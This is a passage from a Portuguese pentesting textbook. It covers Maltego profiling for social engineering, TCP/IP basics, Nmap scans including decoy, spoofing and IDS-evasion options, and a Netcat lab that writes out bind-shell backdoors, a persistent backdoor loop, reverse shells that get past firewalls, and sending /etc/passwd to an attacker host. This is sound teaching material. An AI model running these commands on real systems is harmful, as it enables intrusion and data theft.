


Figura 6.4 – Selecione Maltego public servers para o Maltego consultar os seus servidores.

Uma vez selecionado qual tipo de servidor do Maltego fará a coleta de informações (procedimento chamado de *transform* ou transformação), o Maltego solicita se vamos querer uma transformação pronta (opção Run a machine NEW!!), um gráfico novo (opção Open a blank graph and let me play around), abrir um gráfico de exemplo (opção Open an example graph) ou pular essa etapa (opção Go away, I have done this before). Apenas para ilustrar vou selecionar a opção Run a machine, para mostrar (apenas visualmente) quais são os tipos de transformação que o Maltego pode realizar (Figura 6.5).

Figura 6.5 – Selecione a opção Run a machine (NEW!!)

Agora temos a opção de escolher um template pronto para ser usado na transformação do Maltego. Cada template tem um

mecanismo de busca e varredura sobre a rede em que se queira realizar o teste. Uma vez entendido o funcionamento do Maltego, eu desafio o leitor a mexer e brincar com o Maltego com os templates predefinidos e ver o resultado de cada um.

Primeiro vou cancelar esses templates e criar uma varredura a partir do início, conforme mostra a figura 6.6.

Figura 6.6 – Templates prontos para o Maltego.

Crie um template novo conforme mostra a figura 6.7.




Figura 6.7 – Template novo.

O Maltego é dividido em abas (Figura 6.8). Na aba da esquerda

podemos escolher o tipo de teste que será realizado: enumeração DNS, coleta de email, informações de redes sociais etc. A aba central é uma interface gráfica para manipulação dos testes selecionados na aba da esquerda. Na aba da direita podemos escolher as informações e detalhes do processamento e realizações de testes). Na aba inferior é mostrado o resultado do teste.

Figura 6.8 – Abas do Maltego. Cada aba tem a sua funcionalidade.

Para realizarmos um teste sobre um domínio, clicamos sobre o item Domain da aba da esquerda e arrastamos o item para a aba central. A figura 6.9 mostra esse procedimento.

Figura 6.9 – Criação do primeiro teste.

Por padrão é selecionado o domínio *paterva.com* (domínio dos

criadores do Maltego). Podemos alterar esse domínio clicando sobre o seu ícone na aba central e apertando a tecla F2 (como se fôssemos renomear o arquivo) ou, na aba à direita no campo Domain Name, podemos definir o novo domínio. A figura 6.10 mostra esse procedimento.

Figura 6.10 – Trocando para o domínio desejado.

Há diversos testes que o Maltego pode realizar. Para ver as transformações possíveis, clique com o botão direito do mouse sobre o ícone localizado na aba central e vá para a guia Run Transform. A guia Run Machine contém os templates prontos mostrados na inicialização do Maltego para aquele cenário (no nosso exemplo, o domínio *kali.com.br*). A figura 6.11 mostra esse procedimento.

Figura 6.11 – Possíveis testes a serem realizados.

Vá à guia Run Transform> Others Transforms > DomainTODNSZoneTransfer para realizar uma transferência de zona. Dependendo da transformação usada, é exibida uma mensagem de alerta (Figura 6.12).

Figura 6.12 – Mensagem de alerta. Aceite-a sem problemas.

A figura 6.13 mostra o resultado da tentativa de transferência de zona.

Figura 6.13 – Transferência de zona executada com sucesso. O domínio kali.com.br tem oito servidores.

O resultado obtido pode sofrer outra transformação. Por exemplo, a figura 6.13 mostra que o domínio contém o servidor FTP ftp.kali.com.br. Por meio desse servidor é possível fazer uma análise (transformação), e com o resultado obtido fazer outras análises (transformações). As possibilidades são infinitas.

A figura 6.14 mostra o resultado dessa transformação.

Figura 6.14 – Resultado de uma transformação "Resolve to IP" sobre o ativo ftp.kali.com.br.

Uma transformação que vale a pena ser citada é a transformação sobre email, que faz uma análise dos sites que tenham aquele email como registro. Uma boa fonte de engenharia social, pois podemos "lapidar" qual é o gosto da pessoa e selecionar um vetor de ataque com base nessas informações. A figura 6.15 mostra essa transformação.




Figura 6.15 – Transformação sobre email.

Como último teste também é possível obter dados das pessoas por meio de redes sociais, conforme mostra a figura 6.16.

Figura 6.16 – Transformação sobre redes sociais.

CAPÍTULO 7

Enumeração

Com a lista de hosts online, o processo de pentest deve ser “afunilado” por meio da etapa de enumeração, que consiste em realizar um levantamento mais específico sobre determinada máquina. Por exemplo, determinamos que a máquina XYZ esteja online e respondendo por pacotes na rede. Mas esse tipo de informação é muito supérflua. Isso porque uma máquina respondendo por pacotes não necessariamente é uma máquina vulnerável. Para começar a cavar mais fundo devemos determinar:

- Portas abertas juntamente com a versão do serviço rodando.
- Sistema operacional.

Se uma máquina tem uma porta aberta, obrigatoriamente estará rodando um serviço, mas o fato de estar rodando um serviço não indica vulnerabilidade. Porém, a máquina pode estar rodando algum serviço vulnerável.

Então, constatada a porta aberta e a versão do serviço que está escutando nessa porta, a busca por exploits contra aquele software é realizada com o intuito de encontrar alguma falha que possibilite a invasão do sistema.

Antes de enumerarmos as portas abertas e descobrir a versão do sistema operacional é necessário compreendermos o modelo OSI com o protocolo TCP (serão manipuladas as flags do protocolo TCP, e um entendimento básico sobre esses conceitos é fundamental para prosseguirmos nos estudos).

7.1 Modelo OSI

O modelo OSI é um modelo conceitual que divide em sete camadas os protocolos para redes de computadores. É apenas um modelo de referência, que serve para construção de outros protocolos, porém não é implementado fisicamente.

O modelo OSI divide o encapsulamento e transmissão dos dados em sete camadas:

Tabela 7.1 – Camadas e funcionalidades

Camada	Nome	Descrição
7	Aplicação	Última camada do modelo OSI, onde ficam os serviços que interagem diretamente com o usuário. Por exemplo: serviços web (protocolo HTTP), email (protocolo SMTP).
6	Apresentação	É responsável por organizar (sintaticamente/semanticamente) os dados e transmiti-los à camada de aplicação. A criptografia e a compressão de dados fazem parte dessa camada.
5	Sessão	É a camada responsável por manter ativas as conexões entre os sockets (processos) de duas máquinas distintas que estão se comunicando na rede via camada de transporte.
4	Transporte	A camada de transporte possibilita que dois hosts remotos possam trocar dados. Os protocolos TCP (Transmission Control Protocol) e UDP (User Datagram Protocol) enquadram-se nessa camada.
3	Rede	Os pacotes encapsulados até a camada 4 precisam trafegar entre máquinas distintas. O sistema de tráfego de dados é denominado roteamento. Imaginem o roteamento como sendo várias vias de uma estrada. O carro (pacote) pode escolher vários caminhos (rotas) para chegar ao destino, porém o mais sensato é sempre escolher o melhor caminho (o menos congestionado, com a melhor estrada etc.). A função da camada de rede é ajustar o envio do pacote para que este trafegue na melhor rota ou caminho.
2	Enlace	A camada de enlace tem como função a detecção e correção de erros que podem ser encontrados. A subcamada MAC pertence a essa camada.
1	Física	Camada física propriamente dita. Por exemplo: cabos, hardware etc.

Durante a transmissão de dados, cada camada comunica-se com o seu equivalente entre receptor e transmissor. Por exemplo, a camada 1 do transmissor comunica-se com a camada 1 do receptor, a camada 5 do transmissor comunica-se com a camada 5 do receptor. Para que essa comunicação entre camadas seja possível, cada dado é encapsulado dentro da camada inferior (por exemplo, a camada 7 é encapsulada dentro da camada 6 e assim sucessivamente), e chegando à camada física, os dados são repassados até o destino. O destino fará o processo inverso, desencapsulando a camada física até chegar à camada 7. No momento em que chegar à camada 7, o usuário final poderá ler os dados que foram transmitidos.

7.2 Protocolo TCP/IP

O protocolo TCP é o principal protocolo baseado no modelo OSI, e que foi implementado na prática. O protocolo TCP apresenta as principais características relacionadas à transferência de dados de forma confiável – uma conexão confiável é uma conexão que assegura que o destino receberá os dados que são enviados pela origem. É graças ao TCP que as conexões da internet são possíveis.

A operação de transferência de dados do TCP acontece graças a um mecanismo denominado 3-way handshake. Esse mecanismo (chamado de aperto de mão) faz com que haja troca de mensagens antes de os dados serem transmitidos. E é graças a esse mecanismo que os dados são transmitidos da origem até o destino de forma segura.

Funcionamento:

1. A origem (cliente) envia um pacote com a flag SYN ativa.

2. O destino (servidor) responde com um pacote com as flags SYN + ACK.

3. A origem (cliente) responde com um pacote com a flag ACK.

Para finalizar uma conexão, a origem envia um pacote com a flag FIN (indicando término da conexão) e o destino envia um pacote com a flag ACK (indicando que entendeu o pacote FIN).

Logo após um tempo, o destino envia um pacote FIN e a origem envia um ACK.

O processo de 3-way handshake é mostrado na figura 7.1.




Figura 7.1 – Representação visual do 3-way handshake.

O TCP tem as seguintes características:

- **Conexão orientada** – Os dados não são enviados ao acaso. É necessário estabelecer uma via segura para troca de dados (3-way handshake).
- **Confiável** – É um protocolo orientado à conexão (os dados chegarão ao destino). Caso um dado se perca ou, ainda, chegue fora de ordem, o próprio TCP tem mecanismos de ajustes que fazem com que o pacote perdido ou desorganizado seja retransmitido e reorganizado.
- **Múltiplos canais de transmissão** – O TCP utiliza-se de meios, como o fullduplex, que permitem transmitir dados em paralelo. Então, enquanto a extremidade A recebe dados, ao mesmo tempo pode enviar dados para a extremidade B (vice-versa).
- **Controle de fluxo** – O TCP tem mecanismos que controlam o fluxo de dados.

Diferentemente do modelo OSI, o protocolo TCP tem apenas quatro camadas:

- **Rede** – Define como os dados devem ser transmitidos. Por exemplo: se a rede é sem fio (transmissão via radiofrequência), a camada de rede fornece recursos para que os dados sejam adequadamente transmitidos por esse meio.
- **Internet** – Responsável pelo roteamento. Os protocolos ARP e ICMP fazem parte dessa camada.

- **Transporte** – Responsável por repassar os dados para a camada de aplicação. Os protocolos TCP e UDP enquadram-se nessa camada.
- **Aplicação** – Camada mais alta do TCP. Possibilita que os usuários interajam com aplicativos de internet. Navegador web, cliente FTP, servidores de email (SMTP) são exemplos de aplicativos que atuam na camada 7.

A figura 7.2 representa uma analogia entre o modelo OSI e o modelo TCP.




Figura 7.2 – Modelo OSI e modelo TCP. Fonte: http://1.bp.blogspot.com/-7Gjs30JGt1w/Tk6zQzBnpII/AAAAAAAAAAY/W6VtClPxm_g/s640/377.png.

O protocolo TCP é composto dos seguintes campos, conforme mostra a figura 7.3.




Figura 7.3 – Campos do TCP. Fonte: http://www.insecure.in/images/TCP-Header.png.

- **Source Port** – Porta por onde os dados serão enviados.
- **Destination Port** – Porta por onde os dados serão recebidos.

- **Sequence Number** – Número de sequência que permite ao protocolo TCP transmitir o pacote de forma segura (o pacote é reenviado caso seja perdido) e ordenado (o pacote é remontado caso seja enviado fora de ordem).
- **Acknowledgment Number** – Número do reconhecedor, usado para indicar que o pacote anterior foi recebido com sucesso.
- **Offset** – Tamanho do cabeçalho TCP.
- **Reserved** – Ainda não utilizado. É reservado para uso futuro.
- **Flags** – Flags de controle. Pode ser um dos seguintes tipos:
  - **CWR** – *Congestion Window Reduced*. Usado pelo transmissor indicando que recebeu o ECE, para reduzir a quantidade de pacotes enviados.
  - **ECE/ECN-Echo** – *Expliced Congestion Notification Echo*. Enviado pelo receptor com a flag ACK, indicando congestionamento na rede.
  - **URG** – O pacote é urgente.
  - **ACK** – Indica que o pacote anterior foi recebido com sucesso.
  - **PSH** – Os dados recebidos até o momento devem ser enviados para a aplicação imediatamente.
  - **RST** – Interrompe forçadamente a conexão.
  - **SYN** – Sincroniza o número de sequência para estabelecer conexão no início da sessão.
  - **FIN** – Usado para finalizar uma conexão de maneira adequada, informando que o transmissor não contém mais dados a serem enviados.
  - **Window**– Especifica o tamanho do buffer do receptor.
- **Checksum** – Verifica a integridade do pacote TCP. Usado para checagem de erros.

- **Urgent Pointer** – Indica o ponto de urgência, ou seja, a partir de qual endereço a informação é urgente.
- **TCP Options** – Opções diversas. Por exemplo, o Padding que preenche o **TCP Options** com zeros para que esse campo fique com um tamanho de 32 bits.

Já o protocolo UDP é apenas um protocolo de envio de dados, não se preocupando se os dados chegaram ou não (enviar um pacote e não esperar resposta é útil em determinadas situações, como em VoIP[1]). Devido a essa simplicidade em comparação ao TCP, o protocolo UDP não tem tantas flags de controle.

O pacote UDP contém os seguintes campos, conforme mostra a figura 7.4.




Figura 7.4 – Campos do UDP

Fonte: http://www.insecure.in/images/UDP-Header.png.

Os campos do UDP são análogos aos campos do TCP.

7.3 Port scanner

A técnica de scanning ou varredura de portas (port scan) é uma das técnicas mais comuns e usadas por atacantes para descobrir serviços vulneráveis em um sistema. Com a varredura de portas é possível determinar se uma porta está sendo ou não usada e, caso esteja, teste-a com o intuito de encontrar possíveis vulnerabilidades.

Existem três tipos de scanning:

- **Scanning de rede** – são identificados apenas os hosts ativos. Exemplo de scanner: ping.

- **Scanning de porta** – são verificadas as portas abertas e serviços ativos. Exemplo de scanner: Nmap.
- **Scanning de vulnerabilidades**– são detectadas as vulnerabilidades existentes no sistema. Exemplo de scanner: OpenVAS.

A resposta do port scanner varia com o tipo de conexão (TCP ou UDP). Em conexões TCP, para se descobrir uma porta aberta, o port scanner envia uma flag SYN para a porta. Caso tenha como resposta as flags SYN+ACK, a porta está aberta. Caso receba as flags RST+ACK, a porta está fechada.

Se o port scanner receber a mensagem ICMP PORT UNRECHEBLE, a porta está filtrada pela regra REJECT no iptables.

Se o port scanner não receber resposta nenhuma, indica uma porta filtrada pela regra DROP no iptables.

Já em conexões UDP, como o UDP não é um protocolo orientado a conexões – o UDP simplesmente envia o pacote, pouco importa se o destino recebeu o pacote ou não –, o resultado é um pouco diferente do TCP. No UDP, para se descobrir uma porta aberta, o port scanner envia uma flag SYN para a porta, caso tenha como resposta ICMP PORT UNRECHEBLE, indica que a porta está fechada ou está sendo aplicada uma regra de REJECT. Ainda se tratando do protocolo UDP, caso o port scanner não receba resposta, indica que a porta está aberta ou sendo filtrada pela regra DROP no iptables.

7.3.1 Nmap

Nmap é um port scanner com muitas qualidades, criado pelo hacker Fyodor em 1997. Suas principais habilidades incluem: descoberta de alvos online, detecção de serviços e suas respectivas versões, detecção do sistema operacional, determinação de rota etc.

7.3.1.1 Laboratório com Nmap

Realize as seguintes configurações no Debian:

root@debian# service apache2 start
root@debian# service bind9 start
root@debian# service ssh start
root@debian# iptables –A INPUT –p tcp --dport 22 –j DROP ! --sport 666
root@debian# iptables –A INPUT –p tcp --dport 80 –j REJECT

Por meio de exemplos práticos, vamos ver como funciona as principais opções e varreduras do Nmap:

1. **Varredura simples**

   root@kali# nmap 192.168.1.102

2. **Varredura de uma rede inteira**. O 0/24 indica que serão escaneados todos os hosts da rede

   root@kali# nmap **192.168.1.0/24**

3. **Varredura 3-way handshake completa**

   root@kali# nmap 192.168.1.102 **–sT**

4. **Varredura SYN**. Diferentemente da varredura 3-way handshake completa, na varredura SYN, o *3-way handshake* não é completo. Na última etapa do aperto de mão é enviada uma flag RST finalizando a conexão, sendo uma varredura mais sutil do que a varredura 3-way handshake completa.

A figura 7.5 mostra a diferença entre as duas varreduras.




Figura 7.5 – Diferença entre as duas varreduras.

root@kali# nmap 192.168.1.102 **–sS**

5. **Varredura SYN em uma porta específica**

   root@kali# nmap 192.168.1.102 **–sS –p 80**

6. **Varredura SYN em uma porta específica (redes inteiras)**.

Quando realizamos a varredura de um grande número de hosts, uma boa medida é filtrarmos o resultado mostrando com a opção --open para determinar quais são os hosts que possuem determinada porta aberta. Por exemplo, se o leitor quiser determinar apenas os hosts que possuem a porta 80 aberta na rede, digite

root@kali# nmap 192.168.1.0/24 **–sS –p 80 --open**

As varreduras FIN, XMAS, NULL, Window e ACK são utilizadas para determinação de regras de firewall, e não detectam as portas abertas, somente se uma porta está sendo filtrada por um firewall.

7. **Varredura FIN**

   root@kali# nmap 192.168.1.102 **–sF**

8. **Varredura XMAS (FIN+PSH+URG)**. Faz com que o pacote fique parecendo uma árvore de Natal: todas as flags ligadas.

   root@kali# nmap 192.168.1.102 **–sX**

9. **Varredura TCP NULL**. Desabilita as flags do pacote.

   root@kali# nmap 192.168.1.102 **–sN**

10. **Varredura Window**

    root@kali# nmap 192.168.1.102 **–sW**

11. **Varredura ACK**

    root@kali# nmap 192.168.1.102 **-sA**

12. **Varredura UDP em uma porta específica**

    root@kali# nmap 192.168.1.102 **–sU –p 53**

13. **Varredura com porta de origem**

    root@kali# nmap 192.168.1.102 –sS –p 22,80

    root@kali# nmap 192.168.1.102 –sS –p 22,80 **–g 666**

14. **Ping**.Teoricamente realizar uma varredura ping utiliza apenas a opção -sn, porém quando se faz uma varredura na

nossa própria rede, mesmo escolhendo a opção -sn (substituiu a antiga opção -sP), o nmap utiliza-se de outras varreduras (como o envio de ARP Request, um pacote ICMP TIMESTAMP e também envia pacotes para as portas 80 e 443). Dessa forma, é sempre bom refinar a nossa varredura para que seja somente enviado o pacote ICMP Echo Request. Para isso, vamos usar as opções -PE (especifica claramente que o pacote deve ser do tipo ICMP Echo Request) e --send-ip (envia pacotes IP crus, ignorando requisições de ARP Request).

root@kali# nmap 192.168.1.1 **–sn -PE --send-ip**

15. **Ping sweep**. Essa técnica consiste em enviar pacotes ICMP Echo Request para todos os hosts da rede a fim de determinar quais deles estão ativos e respondendo com ICMP Echo Reply.

root@kali# nmap 192.168.1.0/24 **–sn**

16. **Varredura sem ping**. Assume-se que a máquina esteja online.

root@kali# nmap 192.168.1.102 **-PN**

17. **Varredura com Traceroute**

root@kali# nmap 192.168.1.102 **--traceroute**

18. **Definindo o nível de agressividade (0-5)**. Por meio da opção -T é definido o nível de agressividade do Nmap, podendo variar de 0 até 5 (0 indica pouco nível de agressividade, e 5 indica uma varredura altamente agressiva). Entenda uma varredura agressiva como sendo uma varredura que pouco se importa com sistemas de defesa, como firewalls e sistema de detecção de intruso (IDS). Varreduras agressivas são extremamente rápidas, mas não tomam nenhum cuidado e fazem muito “barulho” na rede. Varreduras pouco agressivas às vezes são extremamente lentas, mas em compensação podem ser usadas (em conjunto com outras regras do Nmap)

para tentar voar mais baixo no radar de IDS e firewalls.

root@kali# nmap 192.168.1.102 **–T 4**

19. **Varredura em modo agressivo (-A)**. Essa varredura determina detalhes sobre o sistema operacional, versão de serviço etc.

root@kali# nmap 192.168.1.102 **–A**

20. **Técnica de despiste**. A técnica de despiste consiste em efetuar scans com endereços IPs de origem diferentes. No momento em que for consultado o log no servidor, haverá o IP do atacante, mas também haverá outros IPs, podendo confundir o administrador, pois este ficará em dúvida de qual IP ele realmente efetuou o scanning.

root@kali# nmap 192.168.1.102 **–D 6.6.6.6,192.168.1.1**

21. **IP Spoofing**. Diferentemente da técnica de despiste, a técnica de IP Spoofing envia um pacote como sendo uma origem falsa e não inclui o IP do atacante no momento do scan, porém, por parecer mais vantajoso, esse tipo de técnica apenas envia o pacote, não recebe nenhum retorno (Para mais detalhes sobre a real utilidade do IP SPoofing, consulte o capítulo 15,“DoS – Denial of Service”).

root@kali# nmap 192.168.1.1 **–S 6.6.6.6 –e eth0**

22. **Varredura FTP Bounce**. Explora uma falha em servidores FTP mal configurados, que permite (por meio do comando PORT no FTP) que requisições enviadas ao FTP em determinada porta sejam redirecionadas para um host qualquer naquela porta. Ou seja, é possível realizar uma varredura de portas na máquina ABC originando minhas conexões pelo servidor FTP. E, quando o administrador de ABC checar os logs, adivinhe qual será o IP que estará registrado como atividade de varredura de portas?[2]. Vamos utilizar o nosso servidor Windows (IP 192.168.1.101) como o nosso proxy FTP para escanearmos o IP do nosso roteador

(192.168.1.1).

root@kali# nmap 192.168.1.1 **-Pn -p 80 -b 192.168.1.101**

Lembre-se de ativar a opção –Pn para realizar uma varredura sem ping.

Nota: o escaneamento pela técnica FTP Bounce pode ser bem demorado, então faça o escaneamento apenas das principais portas de seu alvo.

23. **Envio de pacotes fragmentados**. Útil para se evadir de IDS – Sistemas de Detecção de Intruso.

root@kali# nmap 192.168.1.102 **-f**

24. Detecção do sistema operacional. Para a detecção do sistema operacional, o Nmap envia pacotes para o seu alvo, e a resposta é comparada com a base de dados do Nmap, determinando a versão daquele sistema operacional.

root@kali# nmap 192.168.1.102 **–O**
root@kali# nmap 192.168.1.102 **–O --osscan-guess**

25. **Detecção de banner**. A detecção de banner permite saber com mais detalhes qual é a versão daquele determinado serviço (versão do Apache, SSH etc.).

root@kali# nmap 192.168.1.102 **–sV**

7.4 O canivete suíço Netcat

Conhecido como o canivete suíço do TCP/IP, o Netcat é utilizado para muitas funções para administração de redes. Suas funcionalidades incluem desde port scan até a criação de backdoors.

- Para instalar o Netcat no Debian:

  root@debian# apt-get install netcat

- Para instalar o Netcat no Windows, realize o download do binário em

http://packetstormsecurity.com/files/download/101512/rcat.zip

Dentro do arquivo *rcat.zip* haverá o rcat (nc reprogramado) e o nc original.

Opções:

-e *cmd*	Executa o comando especificado.
-l	Com essa opção, o netcat fica esperando por conexões. Deve ser combinado com a opção -p.
-p *porta*	Porta a ser usada quando a opção –l for selecionada.
-s *IP*	Endereço IP de origem.
-u	Habilita o protocolo UDP em vez do TCP.
-v	Modo detalhado.
-z	Utilizado como port scanner.

7.4.1 Laboratório Netcat

Para os laboratórios, desabilite o firewall do Windows.

1. Criar um socket. Um socket é um canal de comunicação entre o atacante e a sua vítima. Neste primeiro exemplo, o socket é simples.

root@debian# nc –l –p 12345 –vv
root@kali# nc 192.168.1.102 12345

Digite qualquer coisa no Netcat do Kali Linux para a mensagem ser ecoada no Netcat do Debian.

Digite qualquer coisa no Netcat do Debian para a mensagem ser ecoada no Netcat do Kali Linux.

2. Transferir arquivos

- Máquina que vai receber o arquivo

  root@kali# nc –vv –l –p 123 > recebido

- Máquina que vai enviar o arquivo

  root@debian# nc 192.168.1.100 123 –vv < /etc/passwd

3. Criar backdoor (Linux)

root@debian# nc –v –l –p 123 –e /bin/bash
root@kali# nc –vv 192.168.1.102 123

A diferença entre um socket e uma backdoor é que, na backdoor, os comandos são ecoados (com a opção –e) para o shell do sistema (*/bin/bash* no Linux e *cmd.exe* no Windows).

4. Criar backdoor persistente (Linux)

root@debian# while true; do nc –v –l –p 123 –e /bin/bash**; done**
root@kali#nc –vv 192.168.1.102 123
Digite Ctrl+C
root@kali# nc –vv 192.168.1.102 123

5. Criar backdoor (Windows)

C: nc.exe –v –l –p 123 –e cmd.exe
root@kali# nc 192.168.1.101 123

6. Conexão reversa

Nesse tipo de conexão, a máquina vítima se conecta à máquina atacante em vez de a máquina atacante se conectar à máquina vítima (conexão direta), realizando uma conexão reversa.

As conexões reversas são utilizadas para burlar regras de firewall. Por exemplo: em uma máquina Windows com firewall, a conexão reversa possibilita um canal de comunicação entre atacante e vítima, sem que o firewall da vítima perceba essa conexão.

Para esse exemplo, habilite o firewall do Windows.

Crie dois sockets na máquina do Kali Linux.

root@kali# nc –v –l –p 123
root@kali# nc –v –l –p 456

Na máquina Windows

C: nc.exe 192.168.1.100 123 | cmd.exe | nc.exe 192.168.1.100 456

O exemplo anterior diz o seguinte: Netcat conecte-se à máquina Kali Linux na porta 123 (um socket bidirecional, convencional da máquina da vítima até a máquina do atacante). Tudo o que

o atacante digitar no Kali Linux envie,por meio do Pipe, para o *cmd.exe* (terminal de comandos do Windows). Ou seja, caso o atacante digite dir no Kali Linux, o Windows vai interpretar esse comando e enviá-lo ao *cmd.exe*, e fará a listagem dos arquivos. Feito isso, jogue o resultado do *cmd.exe* (listagem dos arquivos) para um segundo socket que está na máquina do atacante (listando na porta 456). Com isso, o atacante digita dir no primeiro socket, o Windows da vítima interpreta esse comando e exibe a saída no segundo socket.

A conexão reversa pode ser visualizada na figura 7.6.

Outra forma de realizar a conexão reversa é listar um socket no Kali Linux e conectá-lo diretamente com o Windows (como o socket é bidirecional, o que for digitado no Kali Linux será enviado pela opção -e ao shell de comandos do Windows.

root@kali# nc -l -p 123 -vv
C: nc 192.168.1.100 123 -e cmd.exe




Figura 7.6 – Conexão reversa executada com sucesso.

7. PortScanner

root@debian# service ssh start
root@ debian# service apache2 start
root@kali# nc –v 192.168.1.102 –z 21-81

8. Enumeração de banners

root@kali# nc 192.168.1.102 80
HEAD / HTTP/1.1
Pressione Enter

